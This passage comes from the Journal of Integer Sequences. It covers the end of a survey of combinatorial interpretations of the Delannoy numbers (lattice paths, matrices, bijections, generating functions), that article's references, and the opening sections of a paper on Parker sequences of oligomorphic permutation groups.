FIGURE 27. $2+4+2+2+2+1=d_2$.

Example 28. The central Delannoy number d_n counts the matrices with 2 rows and entries 0 or 1 such that there are exactly n 1's in each row and at least one 1 in each column.

$$\begin{bmatrix}1&1\\1&1\end{bmatrix}\quad\begin{bmatrix}1&1&0\\1&0&1\end{bmatrix}\quad\begin{bmatrix}1&0&1\\1&1&0\end{bmatrix}\quad\begin{bmatrix}1&1&0\\0&1&1\end{bmatrix}\quad\begin{bmatrix}0&1&1\\1&1&0\end{bmatrix}$$

$$\begin{bmatrix}1&0&1\\0&1&1\end{bmatrix}\quad\begin{bmatrix}0&1&1\\1&0&1\end{bmatrix}\quad\begin{bmatrix}1&1&0&0\\0&0&1&1\end{bmatrix}\quad\begin{bmatrix}1&0&1&0\\0&1&0&1\end{bmatrix}$$

$$\begin{bmatrix}1&0&0&1\\0&1&1&0\end{bmatrix}\quad\begin{bmatrix}0&1&1&0\\1&0&0&1\end{bmatrix}\quad\begin{bmatrix}0&1&0&1\\1&0&1&0\end{bmatrix}\quad\begin{bmatrix}0&0&1&1\\1&1&0&0\end{bmatrix}$$

FIGURE 28. There are d_2 such matrices.

Example 29. The product $2^{n-1}d_n$ counts the matrices having two rows and nonnegative integer entries where each row sum is n and each column has at least one positive entry.

$$\begin{bmatrix}2\\2\end{bmatrix}\quad\begin{bmatrix}2&0\\0&2\end{bmatrix}\quad\begin{bmatrix}0&2\\2&0\end{bmatrix}\quad\begin{bmatrix}2&0&0\\0&1&1\end{bmatrix}\quad\begin{bmatrix}0&2&0\\1&0&1\end{bmatrix}$$

$$\begin{bmatrix}0&0&2\\1&1&0\end{bmatrix}\quad\begin{bmatrix}0&1&1\\2&0&0\end{bmatrix}\quad\begin{bmatrix}1&0&1\\0&2&0\end{bmatrix}\quad\begin{bmatrix}1&1&0\\0&0&2\end{bmatrix}$$

$$\begin{bmatrix}2&0\\1&1\end{bmatrix}\quad\begin{bmatrix}0&2\\1&1\end{bmatrix}\quad\begin{bmatrix}1&1\\2&0\end{bmatrix}\quad\begin{bmatrix}1&1\\0&2\end{bmatrix}$$

FIGURE 29. $2\cdot d_2$ counts the set formed by these matrices and those of Figure 28.

3. NOTES REGARDING VERIFICATIONS

Before reviewing the above examples, let us look at a mildly general lattice path model. For fixed positive integer h, we will allow the three steps U_t, D, and $(h,0)_s$ which are weighted by t, 1, and s, respectively. For $n\geq 0$, let $\mathcal{U}(n)$ denote the set of all *unrestricted* paths running from $(0,0)$ to $(n,0)$, and let $\mathcal{C}(n)$ denote the set of paths in $\mathcal{U}(n)$ *constrained* never to pass beneath the horizontal axis. We will use a well-known decomposition of path sets to derive formulas for the generating functions $c(z):=\sum_{n\geq 0}|\mathcal{C}(n)|z^n$ and $u(z):=\sum_{n\geq 0}|\mathcal{U}(n)|z^n$.

Since each path of $\mathcal{C}(n)$ must either (i) have zero length, (ii) start with an $(h,0)$ step followed by a constrained path, or (iii) start with an U step followed by the translation of a constrained path, then by a D, and finally by another constrained path we have

$$c(z) = 1 + sz^h c(z) + tz^2 c(z)^2.$$

Since every path in $\mathcal{U}(n)$ either (i) has zero length, (ii) begins with an $(h,0)$ step followed by an unrestricted path, or (iii) begins with U (or with D) followed by a constrained path (or its reflection) which returns to the horizontal axis for the first time and then is followed by an unrestricted path,

$$u(z) = 1 + sz^h u(z) + 2tz^2 c(z)u(z)$$

Solving these two equations simultaneously yields

$$u(z) = \frac{1}{\sqrt{(1-sz^h)^2 - 4tz^2}} = \frac{1}{\sqrt{1 - 2sz^h + s^2z^{2h} - 4tz^2}}.$$

If this formula is to agree essentially with the formula of (1), then either $h = 1$ or $h = 2$. If $h = 1$, then $u(z) = 1/\sqrt{1 - 2sz + (s^2 - 4t)z^2}$, and it must be that $s = 3$ and $t = 2$. On the other hand, if $h = 2$, then $u(z) = 1/\sqrt{1 - (2s + 4t)z^2 + s^2z^4}$, and thus either $s = t = 1$ or $s = -1$ and $t = 2$.

We number the subsequent Notes to agree with the numbering of the examples of Section 2. Since the examples may serve as exercises and since they are ordered as collected, these notes may appear mildly haphazard.

Note 1 The introductory discussion of this section gives the generating function for Example 1. One can find an alternate derivation of the generating function and a recurrence in [20, Sect. 6]. Equation (3) can be obtained by considering all possible choices for the steps in the paths leading to $(n,0)$.

Note 2 That the Delannoy numbers count Example 2 follows from the initial discussion of this section. In Note 5 we will see how Example 2 is bijectively related to Example 1 via Examples 3 and 5.

Note 3 Replicate the paths from $(0,0)$ to $(2n,0)$ using the steps U and D by independently coloring their right-hand turns by blue or red. Replacing each consecutive blue UD by a $(2,0)$ step describes a bijection with Example 1.

Note 4 We will indicate a bijection from Example 4 to a reflected Example 3, reflected about the horizontal axis. The following proof is from the proof of [21, equation (5)]. We will also tilt our lattice paths by 45 degrees for the following.

Consider the steps $N := (0,1)$ and $E := (1,0)$. Let $A(n)$ denote the set of all paths from $(0,-1)$ to (n,n) which remain weakly above the horizontal axis except on the first step. A *left turn* is the intermediate point of a consecutive EN pair. Let $A_\ell(n)$ ($A_d(n)$, resp.) denote the set of replicated paths formed from $A(n)$ so each left turn (double ascent, resp.) is independently colored blue or red.

We have a bijection

$$F : A_d(n) \longrightarrow A_\ell(n)$$

defined as follows: Let $P \in A_d(n)$ be determined by the set (perhaps empty) of the coordinates of its left turns, namely $\{(x_1, y_1), \ldots, (x_k, y_k)\}$. Then $(x'_1, y'_1), \ldots, (x'_h, y'_h)$, $\ldots, (x'_{n-k}, y'_{n-k})$ are the left turns of the path $F(P) \in A_\ell(n)$ (This was mistyped in [21].) where

$$\begin{aligned} \{x'_1, \ldots, x'_{n-k}\} &= \{1, \ldots, n\} - \{x_1, \ldots, x_k\} \\ \{y'_1, \ldots, y'_{n-k}\} &= \{0, \ldots, n-1\} - \{y_1, \ldots, y_k\} \end{aligned}$$

with $x'_1 < x'_h < x'_{n-k}$ and $y'_1 < y'_h < y'_{n-k}$ and the left turn at (x'_h, y'_h) has the color blue (red, resp.) if, and only if, y'_h is the ordinate of the intermediate vertex of a blue (red, resp.) double ascent on P.

See also Note 14.

Note 5 A. Each path in Example 5 is sequence of consecutive oddly-evenly positioned step pairs. The morphism sending UU to U, UD to $(1,0)_2$, DU to $(1,0)_1$, and DD to D (where its subscripts indicate the weights) determines a weight preserving bijection from Example 5 to Example 2.

B. We give a bijection from Example 5 to Example 1, which constitutes a combinatorial solution for the *Monthly* problem [22]. Our bijective proof is in the *45-degree tilted* environment. In the following we will encode each path from each of the two examples as a triple of subsets of integers of the form (X, Y, H) where $X := \{x_1, \ldots, x_h, \ldots, x_i\} \subset \{1, \ldots, n\}$, $Y := \{y_1, \ldots, y_h, \ldots, y_i\} \subset \{1, \ldots, n\}$, and $H := \{h_1, \ldots, h_j\} \subset \{1, \ldots, i\}$ where i and j depend on the path. Since there will be a unique encoding triple for each path from each model we will have a bijection.

Let $\mathcal{A}(n)$ denote the set of lattice paths from $(0,0)$ to (n,n) that permit four step types: the horizontal step $(1,0)$, the uncolored step $(0,1)$ where this vertical step may assume only even positions in a path, and the steps $(0,1)_{\text{red}}$ or $(0,1)_{\text{green}}$ where these vertical steps may assume only odd positions in a path. Any path in $\mathcal{A}(n)$ having i of its horizontal steps in the even positions, $2x_1, \ldots, 2x_h, \ldots, 2x_i$, having necessarily i of its vertical steps in the odd positions, $2y_1 - 1, \ldots, 2y_h - 1, \ldots, 2y_i - 1$, and having exactly j red steps in positions, $2y_{h_1} - 1, \ldots, 2y_{h_j} - 1$, can be encoded as (X, Y, H).

Let $\mathcal{D}(n)$ denote the set of lattice paths from $(0,0)$ to (n,n) that permit the three step types: $(1,0)$, $(0,1)$, and the diagonal, $(1,1)$. By replacing each diagonal step with a blue $(0,1)(1,0)$ step pair (i.e., *a blue right-hand turn*), we can match each path in $\mathcal{D}(n)$ having j diagonal steps and $i - j$ uncolored right-hand turns with a marked path from $(0,0)$ to (n,n) that uses the two steps, $(1,0)$ and $(0,1)$, and has marked right-hand turns. Each resulting marked path is determined by the coordinates of the intermediate vertices of its right-hand turns, say, $(x_1 - 1, y_1)$, $\ldots$, $(x_h - 1, y_h)$, $\ldots$ $(x_i - 1, y_i)$, where those turns corresponding to $y_{h_1}, \ldots, y_{h_j}$ are colored blue. Hence, each path can be encoded as (X, Y, H).

See also Note 14.

Note 6 This example appears as exercise [16, 6.16] where a generating function proof is indicated. A combinatorial proof, as requested in [16], appears in [21] and uses some of the bijections of these notes.

Note 7 That the Delannoy numbers count this example follows from the initial discussion of Section 3. Presently we have no ideas for bijective considerations.

Note 8 A generating function argument, and consequently, the recurrence (2) for Example 8 appear in [20]. *The cut and paste bijection* of [10] gives an immediate bijection between this example and Example 1.

Note 9 *The cut and paste bijection* [10] gives an immediate bijection between this example and Example 7.

Note 10 *The cut and paste bijection* [10] gives an immediate bijection between this example and Example 2. See Note 11.

Note 11 In [18] a *zebra* is defined as a parallelogram polyomino having all (not just the noninitial) columns colored either black or white. In [18] generation function methods show that the sum of the average of the squares of the diagonal thicknesses of all zebras of a fixed perimeter is twice a Delannoy number. By extending the known bijection given in [5] (See also [18, Sect. 5].), we have a bijection between the configurations of Example 11 and those of Example 10.

Note 12 Sachs and Zernitz [11] discovered this example and its solution, giving them in terms of counting perfect matchings. Stanley [16, Exercise 6.49] records Dana Randell's restatement of the example and its solution in terms of Aztec diamonds.

Note 13 For $m = 1, 2, 3, \ldots$, let COMB_m denote the *comb graph* with m teeth. This graph has vertex set $\{1, 2, \ldots, 2m\}$ and edge set

$$\{\{1,2\},\{3,4\},\ldots,\{2m-1,2m\}\} \cup \{\{2,4\},\{4,6\},\ldots,\{2m-2,2m\}\}\,.$$

In addition to the example for d_n, Emeric Deutsch [6] discovered that the collection of sets of k pairwise nonadjacent edges of COMB_m has cardinality $d_{k,m-k}$. To see this one can establish a bijection from this collection to the collection of paths from $(0,0)$ to $(k, m-k)$ using the steps $(0,1), (1,0), (1,1)$. In particular, this bijection maps a set with j edges of the type $\{2i, 2i+2\}$ to a path with j steps of type $(1,1)$.

Note 14 For Dyck paths (i.e., paths running from $(0,0)$ to $(2n,0)$, using the steps U and D, and never running below the x-axis) there are many statistics which are distributed by the Narayana numbers [17]: namely, for $1 \le k \le n$,

$$\frac{1}{n}\binom{n}{k-1}\binom{n}{k}.$$

The three classic statistics are (i) the *number of peaks* (This is immediately equivalent both to number of valleys plus one and to the number of double ascents plus one.), (ii) the *number of ascents which are oddly positioned along the path*, and (iii) the *number of nonfinal longs* plus one. (See Examples 3, 4, and 5. The *plus one* term is unavoidable – it is in agreement with the need for both small and large Schröder numbers. (See [19].)

For unrestricted paths, if one assign a weight of 2 to each object (or substructure) counted by those statistics, computes the weight of each path, and then sums over the paths of a given length, one arrives at the Delannoy number as in Examples 3, 4, 5, and 14. That the assignment of the weight 2 to each objects counted by certain statistics yields a Delannoy number is in agreement with equation (4).

Kreweras and Moszkowski [7] introduced the *number of nonfinal longs* statistic for Dyck paths. Benchekroun and Moszkowski [2] then gave a bijective proof that this statistic indeed has the Narayana distribution: The number of Dyck paths of length $2n$, having k nonfinal longs is

$$|\mathcal{D}(n,k)| = \frac{1}{n}\binom{n}{k}\binom{n}{k+1}. \tag{5}$$

We use their proof to obtain a bijection between Example 14 and a modified Example 3, modified as to be in terms of left-hand turns (i.e., valleys, not peaks). To obtain the domain for this bijection we tilt the paths of Example 14 to run from $(0,-1)$ to (n,n) weakly above the x-axis except on the first step and to use the steps $(0,1)$ and $(1,0)$. The codomain will be the set of paths from $(0,0)$ to (n,n) with the unit steps $(0,1)$ and $(1,0)$. If (x_1,y_1), ..., (x_h,y_h), ..., (x_j,y_j) denote the locations of the next to the final lattice points on the long steps of a path in the domain, then (x_1+1,y_1), ..., (x_h+1,y_h) , ..., (x_j+1,y_{j-h}) will be the locations of the left-hand turns of the image path.

Note 15 Louis Shapiro [13] discovered this example. A bijection with the tilted version of Example 1 can be established recursively. Let $\mathcal{W}(x,y)$ denote the set of lattice walks of the Example 15 that have $x+y$ steps and final height y. Let $\mathcal{U}(x,y)$ denote the set of lattice path running from $(0,0)$ to (x,y) that use the steps $E := (1,0)$, $N := (0,1)$, and $D := (1,1)$. We define $f := \mathcal{W}(x,y) \rightarrow \mathcal{U}(x,y)$ so that $f(PE) = f(P)E$, $f(PWW) = f(PW)E$, $f(PNW) = f(P)D$, and $f(PN) = f(P)N$. With the obvious boundary conditions for $x = 0$ or $y = 0$, f can be shown to be bijective.

Note 16 This and the next example were found by Sylviane Schwer [12] and her interest in the Delannoy numbers resulted in [1]. More generally, she considered unlabeled balls of m colors with p_i balls having color i, for $i = 1 \ldots m$. For $\ell = max(p_1, p_2, \ldots, p_m)$ and $u = p_1 + p_2 + \cdots + p_m$, she made available $u - \ell + 1$ collections of urns where each collection has r urns, labeled by $1, 2, \ldots, r$, for $\ell \leq r \leq u$. With $D(p_1, p_2, \ldots, p_m)$ denoting the ways to distribute the balls so that in each urn there is a ball and no two balls have the same color, she showed that $D(p_1, p_2, \ldots, p_m)$ is isomorphic to the lattice paths in m-space that run from $(0, 0, \ldots, 0)$ to $(p_1, p_2, \ldots, p_m)$ using the nonzero steps of the form $(\epsilon_1, \epsilon_2, \ldots, \epsilon_m)$ where $\epsilon_i \in \{0, 1\}$. (See [14] for a discussion of multidimensional Delannoy numbers.)

Note 17 Continuing from note 16, Schwer formulated the enumeration of possible words which take as their alphabet nonempty subsets of some set $X = \{x_1, x_2, \ldots, x_m\}$. If $||f||_x$ denotes the number of occurrences of x in the subsets forming a word f, then the Parikh vector of f is denoted by $(||f||_{x_1}, ||f||_{x_2}, \ldots, ||f||_{x_m})$. The set of words with a Parikh vector equal to $(p_1, p_2, \ldots, p_m)$ has the cardinality of $D(p_1, p_2, \ldots, p_m)$.

Note 18 This example was found by M. Vassilev and K. Atanassov[23]. See *Math Rev.:* 96b:05004. More generally, their paper proves that $d_{p,q}$ counts $\{y \in \mathbb{Z}^p : ||y||_1 \leq q\}$.

Note 19 Let $\mathcal{P}(x_0)$ denote the set of unweighted paths using the steps, $(1,1)$ and $(1,-1)$, beginning at $(0,0)$, ending on the line $x = x_0$, and remaining weakly above the x-axis. Then

$$|\mathcal{P}(2k)| = \binom{2k}{k}. \tag{6}$$

To see (6), we first observe that the manner in which the paths of $P(2k-1)$ can be appended to form paths of $\mathcal{P}(2k)$ implies $|\mathcal{P}(2k)| = 2|\mathcal{P}(2k-1)|$. Likewise, $|\mathcal{P}(2k-1)| = 2|\mathcal{P}(2k-2)| - c_{k-2}$, where $c_{k-2} = \binom{2k-2}{k-1}/k$ is the Catalan number counting the paths in $\mathcal{P}(2k-2)$ which terminate at $(k-2,0)$. Since the central binomial coefficient satisfies $\binom{2k}{k} = 4\binom{2k-2}{k-1} - 2c_{k-2}$, (6) follows inductively.

To verify this example we count the ways to insert $n-k$ $(2,0)$-steps into any path of $\mathcal{P}(2k)$. Hence,

$$\sum_k \binom{2k}{k}\binom{n+k}{n-k} = \sum_k \frac{(2n)!}{k!k!(n-k)!} = \sum_k \binom{n}{k}\binom{n+k}{k} = d_n.$$

Note 20 Example 20 follows by labeling the peaks of Example 19 red and replacing the $(2,0)$-steps by a blue $(1,1)(1,-1)$ pair. It would be interesting to find a bijection involving an even earlier example.

Note 21 Let $\mathcal{D}(n,k)$ denote the set of lattice paths running from $(0,0)$ to $(n,0)$, using the steps U and D, never passing beneath the x-axis, and having k non-final longs. By Note 14, $|\mathcal{D}(n,k)|$ has the the Narayana distribution. Let $\mathcal{L}(n,k)$ denote the set of lattice paths running from $(0,0)$, having n steps of types U and D, never passing beneath the x-axis, and having k longs.

Since $\cup_{n>0}\mathcal{D}(n,k)$ can be decomposed with respect to the point of first return to the x-axis, we have, for $d := d(x,t) = \sum_{n\geq 0}\sum_{k\geq 0}|\mathcal{D}(n,k)|t^k x^n$,

$$d = 1 + x^2 d + x^2 t(d - 1 + (t-1)x^2 d)(d-1) + x^2(d + (t-1)x^2 d). \tag{7}$$

Here the next-to-the-last term corresponds to an intermediate first return to the x-axis; hence the first t is required to count the nonfinal long assumed by the D steps at that return. The $(t-1)x^2$ factors assure that initial double ascents followed by D steps are counted as being long.

Since $\cup_{n>0}\mathcal{L}(n,k)$ can be decomposed with respect to whether or not paths return to the x-axis for a last time, we have, for $\ell := \sum_{n\geq 0}\sum_{k\geq 0}|\mathcal{L}(n,k)|t^k x^n$,

$$\ell = 1 + x^2\ell + x^2 t(d - 1 + (t-1)x^2 d)\ell + x(\ell + (t-1)x + (t-1)x^2\ell). \tag{8}$$

The factors t, $(t-1)x$, and $(t-1)x^2$ are required somewhat as indicated in the above paragraph. Equations (7) and (8) easily yield, with the middle formula discounting paths of odd length,

$$\sum_n\sum_k |\mathcal{L}(2n,k)|2^k x^n = \frac{\ell(z,2) + \ell(-z,2)}{2} = \frac{1}{\sqrt{1-6z^2+z^4}}.$$

Note 22 The reader can establish a simple bijection between the paths giving the counts in this array and the paths of Example 19.

Note 23 Emeric Deutsch [6] contributed this example, which in turn motivated Examples 24 through 27. Essentially these examples consist of attaching a root of odd degree to a list of structures counted by the large Schröder numbers. One can establish a generating functional proof for this example similar to that of Note 24.

Note 24 Let $\mathcal{D}(n,k)$ denote the set of lattice paths running from $(0,0)$ to $(n,0)$, using the steps U and D, never passing beneath the x-axis, and having k peaks. If $d := d(x,t) = \sum_{n\geq 0}\sum_{k\geq 0}|\mathcal{D}(n,k)|t^k x^n$, one can decompose the paths with respect to the first return to the x-axis to show

$$d = 1 + tx^2 d + x^2(d-1)d.$$

For $t = 2$,

$$d(x,2) = \frac{1 - x^2 - \sqrt{1-6x^2+x^4}}{2x^2},$$

which is the generating function for the large Schröder numbers.

Let $\mathcal{P}(2n+2i, 2i)$ be as in the statement of Example 24. Since the paths of $\mathcal{P}(2n+2i,2i)$ are the concatenations of $2i-1$ elevated paths, each of which has generating function $x^2 d = x^2 d(x,2)$, we have

$$\sum_{m\geq 0}|\mathcal{P}(2m,2i)|x^2 = (x^2 d)^{2i-1}.$$

Hence,

$$\sum_{n\geq 0}\sum_{i\geq 1}|\mathcal{P}(2n+2i,2i)|x^{2n} = \sum_{i\geq 1}x^{-2i}\sum_{n\geq 0}|\mathcal{P}(2n+2i,2i)|x^{2n+2i},$$

which is equal

$$\sum_{i\geq 1}x^{-2i}(x^2 d)^{2i-1} = \sum_{j\geq 0}x^{2j}d^{2j+1} = \frac{d}{1-x^2d^2} = \frac{1}{\sqrt{1-6x^2+x^4}}.$$

Note 25 Refer to Notes 23 and 24.

Note 26 Refer to Notes 23 and 24.

Note 27 Refer to Notes 23 and 24.

Note 28 The reader can establish a simple bijection between this example and Example 1 or 16.

Note 29 The reader can establish a simple bijection between this example and Example 6.

References

[1] C. Banderier and S. Schwer, Why Delannoy numbers?, Preprint, 2002 `hhtp://algo.inria.fr/banderier`

[2] S. Benchekroun and P. Moszkowski, A bijective proof of an enumerative property of legal bracketings, *Eur. J. Combin.* **17** (1996) 605–611.

[3] L. Comtet, *Advanced Combinatorics*, D. Reidel Publishing Co., 1974.

[4] H. Delannoy, Emploi de l'échiquier pour la résolution de certains problèmes de probabilités. *Assoc. Franc. Bordeaux,* **24** (1895) 70–90.
[5] M-P. Delest and G. Viennot, Algebraic languages and polyominoes enumeration. *Theoret. Comput. Sci.* **34** (1984), 169–206.
[6] E. Deutsch, private communications, June and July, 2002.
[7] G. Kreweras and P. Moszkowski, A new enumerative property of the Narayana numbers, *J. Stat. Plann. Inference* **14** (1986), 63–67.
[8] D.F. Lawden, On the solution of linear difference equations. *Math. Gaz.* **36** (1952), 193–196.
[9] L. Moser and W. Zayachkowski, Lattice paths with diagonal steps, *Scripta Math.* **26** (1963), 223–229.
[10] E. Pergola, R. Pinzani, S. Rinaldi, and R. A. Sulanke, Lattice path moments by cut and paste, To appear, *Adv. in Appl. Math.*, 2003.
[11] H. Sachs and H. Zernitz, Remark on the dimer problem. *Disc. Appl. Math.* **51** (1994), 171–179.
[12] S.R. Schwer, S-arrangements avec répétitions, *C. R. Acad. Sci. Paris,* Ser. I **334** (2002) 1–6.
[13] L. Shapiro, private communication, July 2002.
[14] S. Kaparthi and H.R. Rao, Higher-dimensional restricted lattice paths with diagonal steps. *Disc. Appl. Math.* **31** (1991), 279–289.
[15] N.J.A. Sloane, *On-Line Encyclopedia of Integer Sequences*, `http://www.research.att.com/~njas/sequences/`
[16] R. P. Stanley, *Enumerative Combinatorics*, Vol. 2, Cambridge University Press, 1999.
[17] R. A. Sulanke, Catalan path statistics having the Narayana distribution, *Disc. Math.* **180** (1998), 369–389.
[18] R. A. Sulanke, Three recurrences for parallelogram polyominoes, *J. of Difference Eq. and its Appl.* **5** (1999), 155–176.
[19] R. A. Sulanke, The Narayana distribution, *J. Statist. Plann. Inference* **101** (2002), 311–326.
[20] R. A. Sulanke, Moments of generalized Motzkin paths, *J. Integer Seq.*, Vol. 3 (2000), Article 00.1.1
[21] R. A. Sulanke, Counting lattice paths by Narayana polynomials, *Electron. J. Comb.*, **7** (1), (2000), #R40.
[22] R. A. Sulanke, Problem 10894, *Amer. Math. Monthly* **108** (2001), 770.
[23] M. Vassilev and K. Atanassov, On Delanoy [*sic*] numbers, *Annuaire Univ. Sofia Fac. Math. Inform.* **81** (1994) 153–162.

2000 *Mathematics Subject Classification*: 05A15
Keywords: Delannoy numbers, lattice paths, Narayana numbers, Schröder numbers.

(Concerned with sequence A001850.)

Received November 13, 2002; revised version received February 12, 2003. Published in *Journal of Integer Sequences* March 2, 2003.

Return to Journal of Integer Sequences home page.

Boise State University, Boise, ID, 83725, USA.
E-mail address: `sulanke@math.boisestate.edu`

Journal of Integer Sequences, Vol. 6 (2003), Article 03.1.6

Sequences realized as Parker vectors of oligomorphic permutation groups

Daniele A. Gewurz and Francesca Merola
Dipartimento di Matematica
Università di Roma "La Sapienza"
Piazzale Aldo Moro, 2 -- 00185 Roma
Italy

Abstract: The purpose of this paper is to study the Parker vectors (in fact, sequences) of several known classes of oligomorphic groups. The Parker sequence of a group *G* is the sequence that counts the number of *G*-orbits on cycles appearing in elements of *G*. This work was inspired by Cameron's paper on the sequences realized by counting orbits on *k*-sets and *k*-tuples.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A000010 A000005 A000203 A000012 A000007 A019590 A023022 A007395 A054977 A000038 A010701 A000027 A000034 A007425 A023022 A016166 A000079 A002033 A036987 A048298 A002416 A048691 .)

Received October 1, 2002; revised version received April 4, 2003. Published in *Journal of Integer Sequences* April 15, 2003. Slight revisions, June 11, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.1.6

Sequences realized as Parker vectors of oligomorphic permutation groups

Daniele A. Gewurz and Francesca Merola

Dipartimento di Matematica
Università di Roma "La Sapienza"
Piazzale Aldo Moro, 2 – 00185 Roma
Italy
gewurz@mat.uniroma1.it
merola@mat.uniroma1.it

Abstract

The purpose of this paper is to study the Parker vectors (in fact, sequences) of several known classes of oligomorphic groups. The Parker sequence of a group G is the sequence that counts the number of G-orbits on cycles appearing in elements of G. This work was inspired by Cameron's paper on the sequences realized by counting orbits on k-sets and k-tuples.

1 Introduction

In a recent paper [6], P. J. Cameron describes several "classical" sequences (in the sense of appearing in the *Encyclopedia of Integer Sequences* [12]) obtainable as U- or L-sequences of oligomorphic groups, that is as sequences of numbers counting the orbits of such groups on k-subsets and on ordered k-tuples, respectively.

Oligomorphic permutation groups [5] constitute a class of infinite groups to which it is meaningful to extend the concept of Parker vector, originally defined for finite groups (see

[8]). So it is natural to study which integer sequences are obtained as Parker sequence, that is, by counting orbits on k-cycles.

Recall that the *Parker sequence*, or *Parker vector*, of an oligomorphic permutation group G is the sequence $\mathbf{p}(G) = (p_1, p_2, p_3, \dots)$, where p_k is the number of orbits of G on the set of k-cycles appearing in elements of G, with G acting by conjugation. For instance, for the symmetric group S acting on a countable set, the Parker sequence is just $(1, 1, 1, \dots)$. A less trivial example is the group C preserving a circular order on a countable set; for the Parker sequence one has $p_k = \varphi(k)$

Let us fix the notation for some sequences needed in this paper: $\varphi(k)$ is the Euler (totient) function (A000010 in Sloane's *Encyclopedia* [12]), $d(k)$ is the number of divisors of k (A000005), and $\sigma(k)$ is the sum of the divisors of k (A000203).

2 Operators on sequences

Cameron [6] describes how obtaining "new groups from old" (mainly by taking direct and wreath product, and by taking the stabilizer) corresponds to operators on and transforms of their U- and L-sequences (in the sense of Sloane [13]).

Analogously, it is possible to study how the Parker sequences of "new" groups are related to those of "old" ones. The general effect on Parker sequences of taking direct and wreath products of groups is studied in the authors' papers [7] and [8].

Let G and H be permutation groups acting on the sets X and Y, respectively. Recall that, if we consider the direct product $G \times H$ acting on the disjoint union of X and Y, the U-sequence for $G \times H$ is obtained as CONV of the U-sequences of the factors (we are multiplying the ordinary generating functions of the sequences); on the other hand, the L-sequence of the direct product is obtained as EXPCONV (here one considers the exponential generating functions).

For the Parker sequences the corresponding operation is simply the sum (element by element):

$$p_k(G \times H) = p_k(G) + p_k(H).$$

Forming the direct product of G with the countable symmetric group S gives, as U-sequence, PSUM of the L-sequence of G; as L-sequence, BINOMIAL of its L-sequence. For the Parker sequence, it simply yields

$$p_k(G \times S) = p_k(G) + 1.$$

One may also consider the product action of $G \times H$ on the cartesian product $X \times Y$. For this action one has:

$$p_k(G \times H) = \sum_{\substack{i,j \\ \mathrm{lcm}(i,j)=k}} p_i(G) p_j(H).$$

What happens for wreath products is more interesting. Recall [7, 8] that for the Parker sequences of the wreath product of G and H the following holds:

$$p_k(G \wr H) = \sum_{d|k} p_d(G) p_{k/d}(G).$$

This is the Dirichlet convolution, which in the terminology of Sloane [13] is the DIRICHLET transform of the two sequences.

We may now study, for a given oligomorphic group H, the operator mapping the Parker sequence of any group G to that of $G \wr H$. For U-sequences, this procedure gives rise to the operators EULER, INVERT, and CIK, respectively for $H = S$, $H = A$, and $H = C$. For Parker sequences we get, for $H = S$, the MOBIUSi operator

$$p_k(G \wr S) = \sum_{d|k} p_d(G);$$

and, for $H = A$, the identity operator

$$p_k(G \wr A) = p_k(G).$$

For $H = C$ we get

$$p_k(G \wr C) = \sum_{d|k} p_d(G)\varphi(k/d);$$

in particular note that for square-free k's (that is, the values of k such that $\mu(k) \neq 0$) one has $p_k(G \wr C) = \varphi(k) \sum_{d|k} p_d(G)/\varphi(d)$.

Notice that, while in general $G \wr H$ and $H \wr G$ may be different groups, they have the same Parker sequence; so these operators are also those mapping $\mathbf{p}(G)$ to $\mathbf{p}(H \wr G)$.

3 Parker sequences and circulant relational structures

Recall [8] that, if we are dealing with a group G defined as the automorphism group of the limit of a Fraïssé class $\mathcal{F}$ of relational structures, the Parker sequence of G has an alternative interpretation as the sequence enumerating the finite circulant structures in that class. More precisely, the kth component of the Parker sequence counts the relational structures in (the age of) $\mathcal{F}$ on the set $\{1, 2, \ldots, k\}$ admitting as an automorphism the permutation $(1\ 2\ \ldots\ k)$ (note that this is different than just requesting that the structure admits a circular symmetry). In what follows we shall use "circulant [structure]" to mean "circulant [structure] on the set $\{1, 2, \ldots, k\}$ admitting the automorphism $(1\ 2\ \ldots\ k)$". All of the Parker sequences listed in the "Fraïssé class" table were obtained by counting these circulant structures.

This mirrors what happens with the L-sequence (F_k) of the same group, which is defined as the number of orbits on k-tuples of distinct elements, and is equal to the number of labelled structures on k points. The same holds for the U-sequence f_k of the number of orbits on k-sets, giving the number of unlabelled structures. The theory behind this can be found in Cameron's book [5].

In order to give an idea of the techniques involved in deriving Parker sequences, let us first briefly recall [8] what happens for graphs.

To describe a circulant graph Γ on the vertex set $\{0, 1, 2, \ldots, k-1\}$, it is sufficient to give the neighbours of a fixed vertex (say 0); this subset, which has the property that it contains a vertex i if and only if it contains $k-i$, is called *symbol* of Γ. On the other hand any subset

S of $\{1, 2, \ldots, k-1\}$ such that $i \in S$ implies $k - i \in S$ is a possible symbol for a graph. So the kth entry of the Parker sequence of the automorphism group of the limit of the Fraïssé class of graphs (that is the well-known random, or Erdős-Rényi, or Rado, graph) is $2^{\lfloor k/2 \rfloor}$.

Several variations to this method yield the Parker sequences for other relational structures.

For instance, if we consider the symbol for a digraph (a structure with a relation $\rightarrow$ in which for each pair of distinct vertices a, b, any of $a \rightarrow b$, $b \rightarrow a$, both, or none may hold) we choose whether or not to join, by putting a directed edge, 0 with any other vertex. So we get $p_k = 4^{(k-1)/2} = 2^{k-1}$. Similarly, if we do not allow a double orientation on an edge, we get the class of oriented graphs, for which $p_k = 3^{\lfloor k/2 \rfloor}$.

Of course, this kind of argument holds also for the class of n-ary relations, for $n \geq 2$. The symbol for a circulant n-relation on k points can be any possible set of $(n-1)$-tuples (admitting repetitions) of the points. For instance, for a ternary relation, we may have $(0, 0)$ (meaning that $(0, 0, 0)$ holds), $(0, 1)$, $(1, 0)$, $(1, 1)$, ... So we have k^{n-1} such $(n-1)$-tuples, and $2^{k^{n-1}}$ possible symbols (sets of such tuples).

More examples in same vein appear in the tables.

The same techniques can be applied to the class of two-graphs; this case, however, requires some care.

Recall that a *two-graph* is defined as a pair (X, T), where X is a set of points, and T a set of 3-subsets of X with the property that any 4-subset of X contains an even number of members of T.

Two-graphs on k vertices are in bijection with switching classes of graphs on k vertices. Recall that switching a graph $\Gamma = (V, E)$ with respect to $S \subseteq V$ gives a graph (V, E') such that $\{v, w\} \in E'$ if and only if either v and w are both in S or both in $V \setminus S$ and $\{v, w\} \in E$, or one is in S and the other is in $V \setminus S$, and $\{v, w\} \notin E$ (see [11], also for the description of the correspondence between two-graphs and switching classes).

Note that a two-graph (X, T) is circulant if and only if at least one graph in the corresponding switching class is. In fact, assume that α is a permutation of X inducing an automorphism of (X, T); then α induces an automorphism of at least one graph in the corresponding switching class (as proved by Mallows and Sloane [10]; see also Cameron [2]).

The following result relates circulant two-graphs to circulant graphs.

